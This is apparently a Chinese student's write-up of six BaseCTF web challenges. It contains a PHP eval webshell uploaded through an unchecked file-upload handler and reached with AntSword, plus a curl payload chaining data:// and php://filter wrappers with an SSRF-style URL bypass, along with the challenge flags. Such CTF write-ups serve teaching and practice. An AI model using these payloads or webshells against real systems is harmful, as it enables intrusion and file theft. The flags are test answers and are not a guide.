web

web题目wp


张程思

一, 喵喵喵´ᴥ`

1,利用 `system` 函数执行 Shell 命令, 也可用使用 `echo file_get_contents('/flag');`

二,MD5绕过欸

1,构造payload发送 GET 参数URL 里的name 和name2和 POST 参数表单数据里的password和password2




2,flag就在其中


```
BaseCTF{077b2fb2-791f-4124-9e60-e808f301c820}
```

三,HTTP 是什么呀

1,提示给的很多了,在bp里修改内容即可



2,base64解码就出来了



四,Dark Room

1,直接在源代码中找到flag


```
  <link rel="stylesheet" type="text/css" href="css/fabricator.css" />

    <script src="script/localization.js"></script>

</head>
<body>
    <div id="wrapper">
        <div id="saveNotify"><script>document.write(_("saved."));</script></div>
        <div id="content">
            <div id="outerSlider">
                <div id="main">
                    <div id="header"></div>
                </div>
            </div>
        </div>
  </div>
  <!-- FLAG: BaseCTF{4a36838a-a7ed-49f6-b93b-995ff456c4af} -->
</body>
</html>
```

五,upload

1,让上传文件,直接一句话木马,蚁剑连接地址出flag

```
<?php eval($_POST[0]);
```

不安全 challenge.imxbt.cn:31605

```php
<?php
error_reporting(0);
if (isset($_FILES['file'])) {
        highlight_file(__FILE__);
        $file = $_FILES['file'];
        $filename = $file['name'];
        $filetype = $file['type'];
        $filesize = $file['size'];
        $filetmp = $file['tmp_name'];
        $fileerror = $file['error'];

        if ($fileerror === 0) {
                $destination = 'uploads/' . $filename;
                move_uploaded_file($filetmp, $destination);
                echo 'File uploaded successfully';
        } else {
                echo 'Error uploading file';
        }
}
?>
<!DOCTYPE html>
<html lang="en">

<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>上传你喜欢的图片吧！</title>
</head>

<body>
        <form action="" method="post" enctype="multipart/form-data">
                <input type="file" name="file">
                <button type="submit">上传！</button>
        </form>
        <?php
        $files = scandir('uploads');
        foreach ($files as $file) {
                if ($file === '.' || $file === '..') {
                        continue;
                }
                echo "<img src='uploads/$file' style=\"max-height: 200px;\" />";
        }
        ?>
</body>

</html> File uploaded successfully
```

选择文件 未选择文件 上传！


中国蚁剑
AntSword 编辑 窗口 调试
119.188.240.24
编辑: /flag
/flag
1 BaseCTF{43eeeca2-8e4e-458f-bcc5-b956ab9d43d7}
2

六, Aura 酱的礼物

1,对于第一个判断,可以尝试通过 data伪协议来进行读取

2,第二个判断考察的是strpos和file_get_contents对 URL 解析的差异

3,最终include这里使用php://filter伪协议

4,最后将这几个构造的payload融合在一起,在cmd中用curl执行

```
C:\Users\zhang>curl -X POST -d "pen=data://text/plain,Aura" -d "challenge=http://jasmineaura.github.io@127.0.0.1" -d "gi
ft=php://filter/convert.base64-encode/resource=flag.php" "http://challenge.imxbt.cn:31013"
<code><span style="color: #000000">
<br />highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span style=
<br /></span><span style="color: #0000BB">$pen </span><span style="color: #007700">= </span><span style="color
: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'pen'</span><span style="color
<br />if (</span><span style="color: #0000BB">file_get_contents</span><span style="color: #007700">(</span><span st
yle="color: #0000BB">$pen</span><span style="color: #007700">) !== </span><span style="color: #DD0000">'Aura'<
<br />    die(</span><span style="color: #DD0000">'这是 Aura 的礼物，你不是 Aura! '</
<br /></span><span style="color: #0000BB">$challenge </span><span style="color: #007700">= </span><span style=
"color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'challenge'</span><span
<br />if (</span><span style="color: #0000BB">strpos</span><span style="color: #007700">(</span><span style="color:
 #0000BB">$challenge</span><span style="color: #007700">, </span><span style="color: #DD0000">'http://jasmineaura.g
ithub.io'</span><span style="color: #007700">) !== </span><span style="color: #0000BB">0</span><span style="co
<br />    die(</span><span style="color: #DD0000">'这不是 Aura 的博客！ '</span><span style
<br /></span><span style="color: #0000BB">$blog_content </span><span style="color: #007700">= </span><span sty
le="color: #0000BB">file_get_contents</span><span style="color: #007700">(</span><span style="color: #0000BB">$challenge
<br />if (</span><span style="color: #0000BB">strpos</span><span style="color: #007700">(</span><span style="color:
 #0000BB">$blog_content</span><span style="color: #007700">, </span><span style="color: #DD0000">'已经收到Kengwang
的礼物啦'</span><span style="color: #007700">) === </span><span style="color: #0000BB">false</span><span style
<br />    die(</span><span style="color: #DD0000">'请去博客里面写下感想哦~'</span><span style="color
<br /></span><span style="color: #FF8000">// 嘿嘿，接下来要拆开礼物啦，悄悄告诉你，礼物在 flag.php 里面哦
<br /></span><span style="color: #0000BB">$gift </span><span style="color: #007700">= </span><span style="colo
r: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'gift'</span><span style="col
<br />include(</span><span style="color: #0000BB">$gift</span><span style="color: #007700">);</span>
</span>
</code>PD9waHAgLy8gQmFzZUNURntjYTIyMzRhNS0wOGEwLTQ5ZGItYWU1NS1hZWEzY2YxODM3OGN9ICBBdXJhIOmFseacieaLv+WIsOS4gOihgOWQl++8n
wo=
C:\Users\zhang>
```

5,解码一下base64就出来了

base编码

base16、base32、base64

PD9waHAgLy8gQmFzZUNURntjYTIyMzRhNS0wOGEwLTQ5ZGItYWU1NS1hZWEzY2YxODM3OGN9ICBBdXJhIOmFseacieaLv+WIsOS4gOihgOWQl++8nwo=

编码 base64　　字符集 utf8(unicode编码)

编 码　　解 码

<?php // BaseCTF{ca2234a5-08a0-49db-ae55-aea3cf18378c} Aura 酱有拿到一血吗？